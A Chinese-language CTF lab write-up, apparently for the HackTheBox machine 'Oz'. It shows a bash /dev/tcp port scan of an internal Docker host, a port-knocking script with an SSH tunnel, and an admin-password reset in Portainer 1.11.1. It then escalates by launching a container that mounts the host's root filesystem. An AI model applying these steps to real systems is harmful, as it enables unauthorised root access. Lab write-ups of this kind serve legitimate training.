
```
for port in {1..65535}; do echo > /dev/tcp/172.17.0.2/$port && echo "$port open"; done 2>/dev/null
9000 open
```

```
dorthi@oz:~$ for port in {1..65535}; do echo > /dev/tcp/172.17.0.2/$port && echo "$port open"; done 2>/dev/null
9000 open
dorthi@oz:~$
```

將此docker轉發到本地...(成功)

也需要像先前弄得UDP才能執行ssh

```
└─# cat ssh_bash_LP.sh
#/bin/bash

for x in 40809 50212 46969;
        do
                nmap -sU -Pn --max-retries 0 -p $x 10.10.10.96;
                #--max-retries 0: 設定Nmap在沒有收到回應時不進行重試
        done
ssh -fgN -L 9000:172.17.0.2:9000 -i id_rsa dorthi@10.10.10.96
```




在/containers發現本版型號portainer:1.11.1

```
dorthi@oz:/containers$ ls
database  portainer  portainer:1.11.1  tix-app  webapi
dorthi@oz:/containers$ pwd
```


參考漏洞:https://github.com/portainer/portainer/issues/493

修改位置及密碼。就可以登入




參考題目:Runne。處理掛載(經過多次測試)


1.進行建立



2.寫好名稱：tso 圖像：webapi:latest 。將最高權限把root根目錄掛載過來



圖像名稱在這邊抓取



需改成/bin/sh。

獲取最高權限+flag